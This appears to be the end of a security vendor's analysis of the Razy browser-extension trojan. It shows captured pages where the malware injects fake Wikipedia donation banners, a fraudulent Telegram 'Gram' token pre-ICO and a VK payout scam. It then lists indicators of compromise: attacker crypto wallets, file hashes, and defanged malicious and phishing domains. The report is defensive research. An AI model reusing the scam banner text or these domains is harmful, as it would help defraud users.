A Christmas Carol (1843) is a novella by Charles Dickens, illustrated by John Leech. It recounts the story of Ebenezer Scrooge, an elderly miser who is visited by the ghost of his former business partner Jacob Marley and the spirits of Christmas Past, Present and Yet to Come. After their visits, Scrooge is transformed into a kinder, gentler man. Dickens wrote the story during a period when the British were exploring and re-evaluating past Christmas traditions, including carols, and newer customs such as Christmas trees. His Christmas stories (including three before and four after this one) were influenced by those of other authors, including Washington Irving and Douglas William Jerrold. Parts of the novella point out the misery that poor children often endured; Dickens had recently witnessed appalling conditions for children working in the Cornish tin mines. He gave 128 public readings of *A Christmas Carol*, including his farewell performance in 1870, the year of his death. (**Full article...**)

Recently featured: Apollo 8 · *Sonic Adventure* · Alan Bush
Archive · **By email** · **More featured articles**

In the news

- **A tsunami** hits Sunda Strait, Indonesia, killing at least 429 people and injuring more than 1,400 others *(aftermath pictured)*.
- In field hockey, the World Cup concludes with Belgium defeating the Netherlands in **the final**.
- The **Balangiga bells**, taken by US Army soldiers from the Philippines in 1901 as war trophies, are repatriated.
- Nine people are killed when a high-speed train **collides with a locomotive** in Ankara, Turkey.

Damage from the Sunda Strait tsunami


Recent deaths: Paddy Ashdown · Donald Moffat · Bill Slater · Penny Marshall
Other recent events · **Nominate an article**

On this day

December 25: **Christmas** (Gregorian calendar); **Quaid-e-Azam Day** (Pakistan)

Fake banner on Wikipedia asking for donations

When the user visits the webpage *telegram.org*, they will see an offer to buy Telegram tokens at an incredibly low price.



https://telegram.org

GRAM TON BLOCKCHAIN

What is Gram? Features Team Roadmap White Paper JOIN PRE-ICO!

GRAM TOKEN TELEGRAM ICO!

Sold: **11,566,585 GRAM**

12,000,000 GRAM
Plan to sell

96.39%

Current price 1 GRAM = **0.00005599** BTC OR **0.00061538** ETH
Current discount: **45%** from ICO base price (All tokens will be sold in preICO instead ICO).
TON tokens until the end of the preICO: **3.61%**

PAYMENT METHODS


Bitcoin or Ethereum

Get tokens (ETH) Get tokens (BTC)

Telegram ICO Started! Your Pre-ICO bonus (45%) ends in:

0 DAYS 2 HOURS 33 MIN 43 SEC

The infected extension loads content on the telegram.org site from the phishing web resource ton-ico[.]network



https://telegram.org

Распродажа токенов Telegram стартовала. Доступны токены по сниженной цене. Количество ограничено. Купить токены GRAM.

Home FAQ Apps API Protocol Twitter

Telegram
a new era of messaging

Recent News

Dec 22
Polls: Bringing Choice to Communities


Dec 10
Custom Languages, Instant View 2.0 and More

Oct 1
Introducing Telegram 5.0 for iOS

Telegram for **Android** Telegram for **iPhone** / **iPad** Telegram for **WP**

Fake banner shown at telegram.org. The link leads to the phishing website ton-ico[.]network

When users visit the pages of Russian social network Vkontakte (VK), the Trojan adds an advertising banner to it. If a user clicks on the banner, they are redirected to phishing resources (located on the domain *ooo-ooo[.]info*), where they are prompted to pay a small sum of money now to make a load of money later on.


РЕКОМЕНДУЕТ
Каждому жителю России полагается выплата 35000 руб. за 5 минутный опрос

Fraudulent banner on the vk.com website

Indicators of compromise

Kaspersky Lab’s products detect scripts associated with Razy as *HEUR:Trojan.Script.Generic*.

Below are all the wallet addresses detected in the analyzed scripts:

- Bitcoin: ‘1BcJZis6Hu2a7mkcrKxRYxXmz6fMpsAN3L’, ‘1CZVki6tqgu2t4ACk84voVpnGpQZMAVzWq’, ‘3KgyGrCiMRpXTihZWY1yZiXnL46KUBzMEY’, ‘1DgjRqs9SwhyuKe8KSMkE1Jjrs59VZhNyj’, ’35muZpFLAQcxjDFDsMrSVPc8WbTxw3TTMC’, ’34pzTteax2EGvrjw3wNMxaPi6misyaWLeJ’.
- Ethereum: ’33a7305aE6B77f3810364e89821E9B22e6a22d43′, ‘2571B96E2d75b7EC617Fdd83b9e85370E833b3b1′, ’78f7cb5D4750557656f5220A86Bc4FD2C85Ed9a3’.

At the time of writing, total incoming transactions on all these wallets amounted to approximately 0.14 BTC plus 25 ETH.

MD5

Trojan.Win32.Razy.gen
707CA7A72056E397CA9627948125567A
2C274560900BA355EE9B5D35ABC30EF6
BAC320AC63BD289D601441792108A90C
90A83F3B63007D664E6231AA3BC6BD72
66DA07F84661FCB5E659E746B2D7FCCD
Main.js
2C95C42C455C3F6F3BD4DC0853D4CC00
2C22FED85DDA6907EE8A39DD12A230CF
i.js
387CADA4171E705674B9D9B5BF0A859C
67D6CB79955488B709D277DD0B76E6D3
Extab.js
60CB973675C57BDD6B5C5D46EF372475
Bgs.js
F9EF0D18B04DC9E2F9BA07495AE1189C

Malicious domains

gigafilesnote[.]com
apiscr[.]com,
happybizpromo[.]com,

archivepoisk-zone[.]info,
archivepoisk[.]info,
nolkbacteria[.]info,
2searea0[.]info,
touristsila1[.]info,
touristsworl[.]xyz,
solkoptions[.]host.
solkoptions[.]site
mirnorea11[.]xyz,
miroreal[.]xyz,
anhubnew[.]info,
kidpassave[.]xyz

Phishing domains

ton-ico[.]network,
ooo-ooo[.]info.

- Adware
- Browser Plugins
- Cryptocurrencies
- JavaScript
- spoofing

Authors


- Expert Victoria Vlasova
- Expert Vyacheslav Bogdanov

Razy in search of cryptocurrency

Your email address will not be published. Required fields are marked *

GReAT webinars

From the same authors



[Web skimming with Google Analytics](#)

[A MitM extension for Chrome](#)

Subscribe to our weekly e-mails

The hottest research right in your inbox

-

    -
    -
-